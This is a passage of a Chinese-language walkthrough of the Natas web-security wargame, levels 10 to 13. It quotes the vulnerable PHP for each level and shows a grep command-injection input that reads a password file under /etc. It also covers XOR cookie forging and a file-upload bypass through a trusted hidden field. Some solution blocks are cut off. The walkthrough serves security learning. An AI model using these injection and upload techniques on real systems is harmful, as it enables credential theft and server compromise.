
这里其实还考察了php grep的多文件扫描机制

grep -i .* /etc/natas_webpass/natas11 dictionary.txt
这样一来,grep 就把这段命令解析成了:
- 要搜索的内容:
.*(正则表达式,代表匹配任意字符) - 搜索目标 1:
/etc/natas_webpass/natas11(我们真正想看的密码文件) - 搜索目标 2:
dictionary.txt(原本字典文件)
第11关

取出php代码1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;  //mydata=defaultdata=array( "showpassword"=>"no", "bgcolor"=>"#ffffff")
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true); //对coookie的data属性base64解码后异或且json解码
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {//tempdata=array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);  //$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);


?>


<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>
解得:
1 | <?php |

第12关

查看源代码1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41<?php
function genRandomString() {
$length = 10;
$characters = "0123456789abcdefghijklmnopqrstuvwxyz";
$string = "";
for ($p = 0; $p < $length; $p++) {
$string .= $characters[mt_rand(0, strlen($characters)-1)];
}
return $string;
}
function makeRandomPath($dir, $ext) {
do {
$path = $dir."/".genRandomString().".".$ext;
} while(file_exists($path));
return $path;
}
function makeRandomPathFromFilename($dir, $fn) {
$ext = pathinfo($fn, PATHINFO_EXTENSION);
return makeRandomPath($dir, $ext);
}
if(array_key_exists("filename", $_POST)) {
$target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);
if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
echo "File is too big";
} else {
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
} else{
echo "There was an error uploading the file, please try again!";
}
}
} else {
?>


这里就是信任前端隐藏字段绕过
第13关
看看代码
1 | <html> |
